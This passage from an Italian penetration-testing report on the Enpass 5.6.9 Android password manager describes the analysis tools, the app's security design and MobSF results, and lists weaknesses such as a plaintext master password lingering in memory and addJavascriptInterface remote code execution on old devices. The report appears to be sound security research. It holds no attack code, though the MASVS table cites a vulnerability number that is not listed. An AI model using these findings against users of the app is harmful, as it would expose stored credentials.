- M10: Insufficient Cryptography. Uso di meccanismi crittografici deboli o implementati in modo errato, come algoritmi obsoleti o chiavi hard-coded, compromettendo la sicurezza dei dati.

Capitolo 2

Strumenti e ambiente utilizzati

2.1 Kali Linux



Figura 2.1: Logo della distribuzione Kali Linux

Sviluppata e mantenuta da Offensive Security, Kali Linux rappresenta l'infrastruttura di base d'elezione per condurre attività di Mobile Penetration Testing e Reverse Engineering su ecosistemi Android. A differenza di un sistema operativo generalista, questa distribuzione basata su Debian fornisce un ambiente preconfigurato e ottimizzato per l'ispezione profonda dei pacchetti APK, integrando nativamente le toolchain necessarie per la decompilazione, il debugging e l'analisi del traffico mobile.

Il core del sistema, poggiando sul ramo Testing di Debian, garantisce un'eccellente gestione delle dipendenze tramite il package manager APT. La presenza nativa di librerie per l'interfacciamento con l'Android Debug Bridge (ADB) e la facilità di comunicazione con emulatori (es. Genymotion o Android Virtual Device) o dispositivi fisici rooted, rendono Kali l'ambiente operativo ideale per l'esecuzione di test intrusivi.

Nel contesto del presente caso di studio sull'app, l'adozione di Kali Linux non avviene in modalità bare-metal, bensì all'interno di un'architettura virtualizzata gestita da un Hypervisor di tipo 2, come Oracle VirtualBox. Questo approccio architetturale basato su sandboxing risponde a requisiti metodologici stringenti: garantisce il totale isolamento dell'ambiente di testing, mitigando il rischio di contaminazione del sistema host da parte di eventuali payload o malware annidati nel codice di terze parti. Inoltre, il partizionamento virtuale consente di configurare reti Host-Only per veicolare in modo sicuro il traffico

dell'emulatore Android verso la macchina attaccante, mantenendo inalterata la chain of custody dei reperti digitali tramite l'impiego di snapshot crittografati.

2.2 Emulatore Android

L'emulatore dell'SDK Android esegue dispositivi virtuali: istanze di Android configurabili per livello di API, architettura e profilo hardware, gestite tramite il Device Manager di Android Studio o, da riga di comando, con `avdmanager` e `sdkmanager`. L'emulatore ha costituito l'ambiente di esecuzione controllato in cui è stata condotta l'analisi dinamica.

Sono stati impiegati due AVD, scelti per coprire l'intervallo di versioni rilevante ai fini dei test. Il primo, basato su Android 11, ha rappresentato il riferimento moderno su cui eseguire la maggior parte delle verifiche dinamiche. Il secondo, basato su Android 4.1, è stato predisposto per riprodurre la fascia di dispositivi datati supportati dall'applicazione e per confermare empiricamente le vulnerabilità che si manifestano solo su tali versioni, in primis l'esecuzione di codice remoto tramite `addJavascriptInterface`.

Entrambe le immagini, di tipo AOSP, consentono di riavviare il demone `adbd` con privilegi di root, abilitando l'ispezione delle aree protette del file system e la predisposizione dell'ambiente. L'impiego di un emulatore, oltre a offrire un ambiente riproducibile e isolato, ha reso possibile testare configurazioni altrimenti difficili da ottenere.

2.3 Mobile Security Framework



Figura 2.2: Logo del Framework MobSF

Il Mobile Security Framework rappresenta lo stato dell'arte tra le soluzioni open-source per l'auditing automatizzato e il triage di sicurezza delle applicazioni mobile. Progettato come un ambiente all-in-one, il framework è specializzato nell'analisi profonda di pacchetti binari combinando, in un'unica pipeline valutativa, tecniche di Static Application Security Testing e Dynamic Application Security Testing.

Dal punto di vista metodologico, MobSF svolge un ruolo cruciale nelle moderne architetture DevSecOps e nei processi di Secure Software Development Lifecycle. L'output analitico generato dal framework non si limita a un semplice vulnerability assessment, ma esegue un mapping rigoroso delle criticità rilevate rispetto agli standard di settore, in primis l'OWASP Mobile Top 10 e i requisiti architetturali definiti dal Mobile Application Security Verification Standard (MASVS). Nel contesto dell'analisi dell'applicazione, MobSF è stato impiegato come strumento di ricognizione primaria per ottenere una topologia completa della superficie di attacco prima di procedere con il Reverse Engineering manuale.

Per garantire l'isolamento dell'ambiente di testing e la riproducibilità dell'analisi, il deployment di MobSF su host Kali Linux è stato effettuato avvalendosi di architetture a container. L'utilizzo del motore Docker permette di incapsulare le complesse dipendenze del framework, mitigando conflitti a livello di sistema operativo. Il provisioning del servizio è stato eseguito tramite i seguenti comandi da terminale, avviando l'istanza in ascolto sull'interfaccia di loopback:

```
# Aggiornamento repository e installazione del demone Docker
sudo apt update && sudo apt install -y docker.io
sudo systemctl enable docker --now

# Pulling dell'immagine ufficiale e istanziazione del container
MobSF
sudo docker run -it -p 8000:8000 opensecurity/mobile-security-
framework-mobsf:latest
```

2.3.1 Analisi Statica

Il modulo di analisi statica di MobSF esegue il parsing automatizzato del pacchetto APK senza la necessità di eseguire il codice. Attraverso l'impiego di decompilatori integrati, il framework retroingegnerizza il bytecode Dalvik/ART riportandolo a codice sorgente Java/Kotlin leggibile, avviando contestualmente un processo di pattern matching e analisi semantica.

Questa fase di screening massivo identifica diverse classi di vulnerabilità intrinseche alla struttura del binario:

- Mappatura della Superficie di Attacco: decodifica e ispezione del file Android-Manifest.xml per l'individuazione di componenti esportati in modo insicuro come Activities, Broadcast Receivers, Content Providers e Services che potrebbero essere abusati da applicazioni terze malevole.
- Hardcoded Secrets e Data Leakage: scansione sistematica delle risorse e del codice sorgente tramite espressioni regolari complesse, mirata all'estrazione di chiavi crittografiche, token API, credenziali di backend e URI di database Firebase lasciati in chiaro dagli sviluppatori.
- Inadeguatezze Crittografiche: analisi dell'implementazione di algoritmi di hashing o cifratura deprecati e utilizzo di generatori di numeri pseudo-casuali non crittograficamente sicuri.
- Analisi dei trackers e del Malware: rilevamento di librerie software di terze parti traccianti e confronto delle signature del binario con database di threat intelligence per individuare porzioni di codice comunemente associate a malware.

2.3.2 Analisi Dinamica

A completamento dell'indagine statica, il framework fornisce un modulo per l'analisi dinamica, che sposta il focus operativo sull'osservazione del comportamento dell'APK a runtime. Questa metodologia prevede l'installazione e l'esecuzione interattiva dell'app all'interno di un ambiente strumentato e fortemente controllato, un emulatore integrato o un dispositivo fisico rooted connesso via ADB.

L'approccio dinamico è vitale per identificare falle logiche e vulnerabilità architetturali che si manifestano esclusivamente durante il ciclo di vita del processo:

- Intercettazione del Traffico: cattura e decodifica delle transazioni di rete generate dall'app verso il proprio backend API. MobSF valuta la robustezza della catena di certificazione SSL/TLS, la presenza o l'assenza di meccanismi di Certificate Pinning e l'eventuale trasmissione in chiaro di parametri sensibili.
- Monitoraggio del Local Storage: ispezione in tempo reale delle directory protette dell'applicazione. Viene monitorata la creazione di database SQLite non cifrati, la scrittura di SharedPreferences vulnerabili e la corretta gestione della cache e dei log di sistema.
- Bypass dei Meccanismi di Protezione: valutazione empirica della resilienza dell'applicazione contro tecniche di Dynamic Instrumentation. Viene verificata l'efficacia di controlli per la Root Detection, il rilevamento dell'emulatore e le protezioni Anti-Debugging.

L'analisi dinamica colma dunque il divario tra la vulnerabilità teorica e l'exploitability reale, fornendo prove empiriche sui comportamenti dell'applicazione una volta rilasciata nell'ecosistema Android.

2.4 jadx

jadx è un decompilatore open source per applicazioni Android che, a partire dal bytecode Dalvik/ART contenuto nei file `.dex` di un pacchetto APK, ne ricostruisce una rappresentazione in codice sorgente Java leggibile, rendendo al contempo navigabili il manifest e le risorse dell'applicazione. È distribuito in due forme complementari: un'interfaccia grafica, `jadx-gui`, orientata all'esplorazione interattiva del codice, e uno strumento a riga di comando, `jadx`, adatto all'automazione e all'esportazione massiva delle sorgenti.

Poiché Enpass è distribuito unicamente come APK, privo del codice sorgente, jadx ha costituito lo strumento cardine dell'analisi statica condotta in questo lavoro. La retroingegnerizzazione del bytecode ha permesso di ricostruire il codice di prima parte dell'applicazione e di sottoporlo a un'ispezione mirata alla ricerca dei pattern rilevanti per i controlli MASTG.

Operativamente, l'APK è stato aperto in `jadx-gui`, da cui si è navigato l'albero delle classi decompilate, l'`AndroidManifest.xml` e le risorse; la funzione di ricerca testuale ha consentito di individuare con precisione le API di interesse e i relativi punti di utilizzo.

In parallelo, l'esportazione delle sorgenti tramite la riga di comando ha reso possibili ricerche sistematiche con `grep` sull'intero codice di prima parte:

```
# esporta le sorgenti decompilate dell'APK
$ jadx -d enpass_src enpass.apk
# esempio: ricerca del bridge JavaScript
$ grep -rn addJavascriptInterface enpass_src/sources
```

Con questo flusso di lavoro sono stati localizzati i riscontri statici che hanno costituito il punto di partenza poi confermato, dove possibile, dall'analisi dinamica.

2.5 Android Debug Bridge

Android Debug Bridge (`adb`) è lo strumento a riga di comando, incluso nei `platform-tools` dell'SDK Android, che consente a una macchina di analisi di comunicare con un dispositivo o un emulatore Android. Si articola in un'architettura client-server: il client `adb` sulla macchina host inoltra i comandi a un server locale, in ascolto sulla porta 5037, il quale a sua volta dialoga con il demone `adbd` in esecuzione sul dispositivo, su connessione USB o TCP. Quando sono attivi più dispositivi, ciascuno è indirizzabile per identificativo tramite l'opzione `-s`.

Nel presente lavoro `adb` ha costituito l'infrastruttura di base dell'intera analisi dinamica: tramite esso sono stati installati i pacchetti sugli emulatori, avviati i componenti dell'applicazione, raccolti i log di sistema e trasferiti sul calcolatore di analisi gli artefatti prodotti. Ha inoltre fornito l'accesso a una shell sul dispositivo e i meccanismi di port forwarding necessari agli strumenti di dynamic instrumentation.

Su immagini di sistema che lo consentono, il comando `adbroot` riavvia il demone `adbd` con privilegi di amministratore, abilitando la lettura delle directory private delle applicazioni e la modifica di aree altrimenti protette; questa modalità è stata sfruttata, ad esempio, per ispezionare i dati locali di Enpass e per acquisire i dump dell'heap con `amdumpheap`. Trattandosi di uno strumento di diagnostica generale e non di analisi della sicurezza, `adb` non produce di per sé valutazioni, ma rende possibili tutte le operazioni su cui si fondano gli altri strumenti dinamici impiegati nel lavoro.

2.6 Frida

Frida è un toolkit di dynamic instrumentation che inietta un proprio motore JavaScript nello spazio di indirizzamento di un processo in esecuzione, consentendo di osservare e modificare a runtime sia i metodi Java sia le funzioni native. L'architettura prevede un agente, `frida-server`, in esecuzione sul dispositivo con privilegi di root, e gli strumenti client sulla macchina di analisi, che vi si connettono via USB oppure via rete con l'opzione `-H`.

2.7 objection

objection è un toolkit di esplorazione mobile a runtime costruito sopra Frida: ne sfrutta il motore di instrumentation ma espone all'analista una console interattiva con comandi di alto livello, evitando la scrittura di script per le operazioni più ricorrenti. Si appoggia allo stesso `frida-server` presente sul dispositivo e, nel caso di un agente remoto, vi si connette in modalità di rete.

2.8 mitmproxy

mitmproxy è un proxy interattivo open source per l'intercettazione, l'ispezione e la modifica del traffico HTTP e HTTPS. È utilizzabile in tre forme: un'interfaccia testuale (`mitmproxy`), un'interfaccia web (`mitmweb`) e una modalità non interattiva e programmabile (`mitmdump`), quest'ultima estendibile con add-on in Python che consentono di alterare al volo richieste e risposte.

2.9 apksigner

apksigner è lo strumento a riga di comando, distribuito con i build-tools dell'SDK Android, dedicato alla firma dei pacchetti APK e alla verifica delle firme apposte, con supporto per gli schemi di firma APK v1 (JAR), v2 e v3. Per ciascun pacchetto consente di accertare la validità della firma e di esaminare il certificato del firmatario, inclusi l'algoritmo e la dimensione della chiave impiegata.

Capitolo 3

Enpass Password Manager

Enpass è un gestore di password sviluppato da Sinew Software Systems, disponibile per le principali piattaforme desktop e mobili. A differenza di numerose soluzioni concorrenti basate su un'architettura cloud-centrica, Enpass adotta un modello offline-first: l'intero archivio delle credenziali, denominato vault, risiede localmente sul dispositivo e la sincronizzazione su cloud è facoltativa e affidata a un account di proprietà dell'utente. La versione oggetto del presente studio è la 5.6.9, distribuita con il nome di pacchetto `io.enpass.app`.

Lo scopo principale dell'applicazione è memorizzare in modo sicuro password, dati di accesso, carte di credito, identità e note riservate, riducendo la necessità per l'utente di ricordare manualmente numerose credenziali e scoraggiando il riutilizzo di password deboli. L'utente accede all'intero archivio mediante un'unica Master Password, che costituisce il segreto da cui dipende la protezione di tutti i dati.



Figura 3.1: Logo di Enpass

3.1 Modello di sicurezza e archiviazione del vault

Il dato più sensibile gestito dall'applicazione è il vault, conservato in un database locale cifrato. L'analisi del codice ha evidenziato che Enpass impiega la libreria nativa SQLCipher per cifrare l'intero file di database con algoritmo AES a 256 bit. A differenza della cifratura del solo contenuto delle singole voci, la cifratura a livello di file applicata da

SQLCipher rende illeggibili a riposo sia i valori sia i metadati delle voci in assenza della corretta chiave.

La chiave di cifratura non viene mai memorizzata: essa è derivata dalla Master Password tramite una funzione di derivazione di chiave basata su PBKDF2, eseguita all'apertura del database. Questo approccio, di tipo zero-knowledge, fa sì che soltanto l'utente in possesso della Master Password sia in grado di decifrare l'archivio; chi disponesse del solo file del vault non potrebbe ricavarne il contenuto. Il vault e i file di servizio risiedono all'interno della sandbox privata dell'applicazione (`/data/data/io.enpass.app/`), inaccessibile alle altre applicazioni installate.

3.2 Sblocco e autenticazione locale

L'accesso ordinario all'archivio avviene tramite la Master Password. Per migliorare l'usabilità senza richiedere ogni volta la digitazione della password completa, Enpass mette a disposizione due meccanismi di sblocco rapido: un codice PIN e l'autenticazione biometrica tramite impronta digitale.

Entrambi i meccanismi si appoggiano all'Android KeyStore. L'analisi delle classi `PinKeyStoreHelper` e `FingerprintKeyStoreHelper` ha mostrato che la Master Password viene cifrata con una chiave AES generata e custodita all'interno del KeyStore, e che solo il risultato cifrato viene persistito nelle preferenze locali (`EncryptedLocalData`). Nel percorso biometrico la chiave del KeyStore è vincolata all'autenticazione dell'utente e utilizzata tramite un oggetto crittografico, in modo che lo sblocco richieda effettivamente la presentazione dell'impronta. Sui dispositivi Samsung è inoltre previsto, come percorso alternativo, l'impiego del Samsung Pass SDK (`Spass`).




Figura 3.2: Schermata di sblocco con PIN

3.3 Organizzazione del vault e generazione delle password

All'interno del vault le informazioni sono organizzate in voci tipizzate — login, carte di credito, identità e note sicure — raggruppabili per categoria; a ciascuna voce è inoltre possibile associare allegati, anch'essi conservati nella sandbox interna. È supportato un formato di archiviazione legacy, gestito dalla classe `Keychain4`, mantenuto per la compatibilità con i vault creati da versioni precedenti dell'applicazione.




Figura 3.3: Elenco delle voci del vault

L'applicazione integra un generatore di password che consente di creare credenziali robuste e univoche, con la possibilità di configurare la lunghezza e l'insieme dei caratteri ammessi. La generazione si avvale di un generatore di numeri casuali crittograficamente sicuro, così da garantire l'imprevedibilità delle password prodotte.




Figura 3.4: Generatore di password

3.4 Autofill e browser integrato

Enpass offre il riempimento automatico delle credenziali sia nelle altre applicazioni sia nei browser, appoggiandosi al framework di Autofill di Android e ai servizi di accessibilità. Per evitare che le credenziali vengano fornite ad applicazioni fraudolente, l'app verifica l'identità dell'applicazione richiedente: le classi `AuthenticationDomain` e `Security Helper` confrontano la firma e il dominio dell'applicazione esterna prima di proporre il riempimento.

È inoltre presente un browser interno, realizzato dalla classe `BrowserActivity`, che permette di navigare verso i siti associati alle voci e di compilarne i moduli di accesso. Tale browser registra un ponte JavaScript, tramite `addJavascriptInterface`, attraverso cui la pagina può segnalare la presenza di campi relativi a carte di credito, così da adattare lo script di riempimento.

3.5 Sincronizzazione cloud

Pur essendo l'archiviazione primaria di tipo locale, Enpass consente di sincronizzare il vault tra più dispositivi attraverso un account cloud di proprietà dell'utente. L'analisi ha individuato il supporto a diversi provider: Dropbox, Google Drive, OneDrive, Box e server WebDAV. La sincronizzazione trasferisce il vault in forma cifrata: di conseguenza, anche presso il provider cloud, i dati restano protetti dalla Master Password e non sono leggibili dal fornitore del servizio. Per i server WebDAV personalizzati, l'applicazione

gestisce inoltre uno store di certificati che l'utente può popolare accettando i certificati dei propri server.

3.6 Funzionalità di sicurezza aggiuntive

Oltre alla cifratura del vault, l'applicazione adotta alcune misure di protezione a livello di interfaccia e di ambiente di esecuzione. Le schermate dell'applicazione impostano il flag `FLAG_SECURE`, che impedisce la cattura di screenshot e la comparsa di anteprime significative nella schermata dei processi recenti; è previsto inoltre il blocco automatico dell'archivio dopo un periodo di inattività e un controllo che, sui dispositivi con permessi di root, mostra un avviso all'utente.

L'insieme di queste caratteristiche fa di Enpass un'applicazione progettata con una particolare attenzione alla protezione dei dati a riposo. Il capitolo successivo è dedicato alla verifica sperimentale dell'effettiva robustezza di tali meccanismi, attraverso un'attività di penetration testing condotta secondo la metodologia OWASP.

Capitolo 4

Penetration Testing Report

4.1 Analisi iniziale MobSF

Il file binario dell'applicazione, denominato `enpass-password-manager-5-6-9.apk`, è stato inizialmente processato attraverso il Mobile Security Framework per condurre la fase di Static Application Security Testing. L'analisi dei metadati ha permesso di estrarre le coordinate identificative del pacchetto, evidenziando un Target SDK pari a 24 e un Min SDK pari a 15, denotando una compatibilità che si estende anche a versioni dell'ecosistema Android piuttosto datate.




Figura 4.1: Informazioni generali dell'applicazione estratte da MobSF

Il motore di scansione euristica ha elaborato un Security Score pari a 42/100, classificando il livello di rischio complessivo con il grado B, a rischio medio. Questo punteggio evidenzia la presenza di vulnerabilità strutturali e misconfigurazioni che richiedono un'attenta revisione per innalzare la sicurezza dell'applicativo.





Figura 4.2: Scorecard di sicurezza e distribuzione delle vulnerabilità in MobSF

Il framework ha segmentato i problemi identificati in base alla loro gravità, restituendo:

- 7 problemi ad alta gravità: problematiche critiche che espongono l'applicazione a rischi concreti;
- 21 problemi a media gravità: vulnerabilità che presentano un rischio moderato e che potrebbero essere sfruttate da un attaccante in specifiche condizioni o mediante concatenazione con altri vettori di attacco;
- 2 hotspot: porzioni del codice o logiche di sicurezza che richiedono una rigorosa indagine manuale al fine di confermare o smentire l'effettiva presenza di vulnerabilità silenti.

Un aspetto emerso in questa fase è il rilevamento dei tracker integrati da terze parti. MobSF ha identificato la presenza di 2 User/Device Trackers all'interno del pacchetto. Sebbene il numero sia contenuto rispetto alla media del settore, il ruolo primario di tali librerie è la raccolta di dati telemetrici e l'analisi dell'utenza.

Considerando la natura dell'applicazione "Enpass", il cui core business è la conservazione sicura di password e credenziali sensibili, la presenza di SDK analitici richiede un'attenzione rigorosa in ottica di Data Privacy. Tali componenti esterni potrebbero potenzialmente raccogliere log di sistema, identificatori univoci o statistiche di utilizzo. In un contesto dove la confidenzialità è fondamentale, questo scenario impone la necessità di garantire a livello architetturale che nessuna informazione legata allo stato dei vault crittografati o alle chiavi master venga inavvertitamente esposta o instradata verso infrastrutture backend di terze parti. Nello specifico, come documentato nella Figura 4.3, i componenti analitici rilevati all'interno dell'applicativo corrispondono ai servizi di Google Analytics e Google Tag Manager.



TRACKER NAME	CATEGORIES	URL
Google Analytics	Analytics	https://reports.exodus-privacy.eu.org/trackers/48
Google Tag Manager	Analytics	https://reports.exodus-privacy.eu.org/trackers/105

Figura 4.3: Dettaglio dei tracker identificati da MobSF

I due componenti identificati presentano specifiche criticità nel contesto di un Password Manager:

- Google Analytics: raccoglie dati telemetrici e metadati sull'utilizzo dell'applicativo. Pur non avendo accesso diretto ai vault crittografati, profila le abitudini dell'utente, indebolendo la postura di riservatezza assoluta attesa per questa tipologia di software.
- Google Tag Manager: opera come contenitore per l'aggiornamento e il caricamento dinamico di script da remoto. Tale meccanismo elude i controlli preventivi degli store ufficiali e amplia la superficie di esposizione, introducendo rischi architetturali legati all'esecuzione di codice di terze parti in un ambiente ad alta criticità.

4.2 Scope

Parametro	Valore
Nome APK	enpass-password-manager-5-6-9.apk
MD5	a3f6924091076fe44dcd46bcace3f8c5
SHA1	f67af5d9ae305fb8d1d2148e2240ebbb05d65d08
SHA256	d8eff043c8f2595087e285a7dea26ca03deab6a0906ac5867025304320b56375

Tabella 4.1: Identificativi crittografici del target di valutazione

4.3 Executive Summary

L'analisi di sicurezza condotta sull'applicazione Enpass Password Manager ha messo in luce una base crittografica solida per la protezione dei dati a riposo, a fronte di carenze rilevanti sul piano della resilienza e della protezione delle comunicazioni. Sul versante positivo, il vault che custodisce le credenziali è cifrato a livello di file mediante SQLCipher, con cifratura autenticata e verifica di integrità HMAC per ogni pagina, e resta illeggibile a riposo senza la Master Password; l'autenticazione biometrica è correttamente ancorata a una chiave dell'Android KeyStore vincolata all'autenticazione dell'utente; le schermate sensibili sono protette dal flag `FLAG_SECURE`; non sono emerse esposizioni di dati attraverso i meccanismi di IPC; la generazione di numeri casuali impiega un generatore crittograficamente sicuro; l'applicazione è firmata con un certificato di produzione, non è debuggabile e le librerie native risultano irrobustite e prive di simboli di debug.

Sul versante delle criticità, l'aspetto più significativo riguarda la persistenza della Master Password in chiaro nella memoria del processo: l'ispezione dell'heap ha rivelato molteplici copie della password in chiaro, conseguenza dell'impiego di stringhe immutabili mai azzerate dopo l'uso. A ciò si aggiungono un numero di iterazioni del KDF inferiore agli standard attuali, che riduce il costo di un attacco di forza bruta offline sulla Master Password, la presenza di metadati in chiaro nel formato di archiviazione legacy e una chiave del KeyStore, impiegata per lo sblocco tramite PIN, non vincolata all'autenticazione dell'utente.

Le comunicazioni di rete avvengono su canali TLS, ma l'applicazione non adotta il certificate pinning, non aggiorna il provider di sicurezza sui dispositivi datati e non disabilita esplicitamente il traffico in chiaro: per un gestore di password ciò costituisce una lacuna di difesa in profondità, esponendo al rischio di attacchi Man-in-the-Middle in presenza di una CA fraudolenta. Sul piano della piattaforma, il browser interno espone un oggetto Java al codice JavaScript di una WebView che carica contenuti remoti; in combinazione con un livello minimo di API molto basso, ciò riapre la nota vulnerabilità di esecuzione di codice remoto di `addJavascriptInterface` sui dispositivi più datati. Si rilevano inoltre l'esposizione ad attacchi di overlay e tapjacking, una pulizia incompleta dei dati delle WebView e un insieme di permessi più ampio del necessario.

L'area più debole è quella della resilienza contro la manomissione e l'analisi dinamica. I meccanismi di rilevamento del root sono presenti ma inefficaci e facilmente aggirabili; mancano del tutto il rilevamento dell'emulatore, i controlli di integrità del codice contro la ripacchettizzazione, il rilevamento degli strumenti di reverse engineering e dell'anti-debugging, nonché l'offuscamento del codice. La chiave di firma, infine, è una RSA a 1024 bit, ormai considerata debole. Nel loro insieme, queste carenze rendono agevoli il reverse engineering, la ripacchettizzazione e l'instrumentazione dinamica dell'applicazione.

L'applicazione non impone alcun aggiornamento obbligatorio, lasciando l'utente libero di utilizzare indefinitamente versioni obsolete e prive delle correzioni di sicurezza; sono inoltre incluse dipendenze di tracking di terze parti non necessarie. In conclusione, sebbene il segreto principale, ossia il vault, risulti adeguatamente protetto a riposo dal punto di vista crittografico, la combinazione tra la persistenza della Master Password in memoria, l'assenza di pinning, l'esposizione a esecuzione di codice remoto sui dispositivi datati e la scarsa resilienza complessiva rappresenta un rischio concreto per un'applicazione di questa categoria. Gli interventi correttivi dovrebbero dare priorità all'azzeramento dei segreti in memoria, all'innalzamento del fattore di lavoro del KDF, all'introduzione del certificate pinning, all'elevazione del livello minimo di API e al rafforzamento delle difese di resilienza, come dettagliato nei controlli OWASP della sezione seguente.

4.4 Vulnerabilità

L'attività di assessment ha portato all'individuazione delle seguenti vulnerabilità e debolezze, identificate da un numero progressivo richiamato nella tabella di sintesi della sezione successiva e nei controlli OWASP di dettaglio:

1. Assenza di una device-access-security policy
2. Esposizione della Master Password in chiaro nella memoria
3. Mancato aggiornamento del Security Provider
4. Assenza di certificate pinning
5. Remote Code Execution tramite `addJavascriptInterface` sui dispositivi datati
6. Esposizione ad attacchi di overlay e tapjacking
7. Assenza di aggiornamento obbligatorio
8. Inefficacia dei meccanismi di Root Detection
9. Assenza di Emulator Detection
10. Assenza di controlli di integrità del codice
11. Assenza di offuscamento del codice

12. Assenza di rilevamento degli strumenti di reverse engineering e dell'instrumentazione dinamica
13. Assenza di rilevamento anti-debugging

4.5 Verifiche OWASP

La tabella seguente associa ciascuna categoria del Mobile Application Security Verification Standard (MASVS v2) agli identificativi delle vulnerabilità elencate nella sezione precedente, fornendo una visione d'insieme della distribuzione delle criticità rispetto ai domini di sicurezza.

Categoria MASVS v2	ID Vulnerabilità
MASVS-STORAGE	1, 2
MASVS-CRYPTO	
MASVS-AUTH	
MASVS-NETWORK	3, 4
MASVS-PLATFORM	5, 6
MASVS-CODE	7
MASVS-RESILIENCE	8, 9, 10, 11, 12, 13, 14

Tabella 4.2: Mappatura delle vulnerabilità rilevate sulle categorie MASVS v2

4.6 Evidenze


In questa sezione vengono documentate, per le vulnerabilità più significative, le evidenze raccolte durante l'analisi dinamica, riportando i passi seguiti secondo la metodologia MASTG e gli artefatti che ne dimostrano l'effettiva presenza.

4.6.1 Assenza di una device-access-security policy

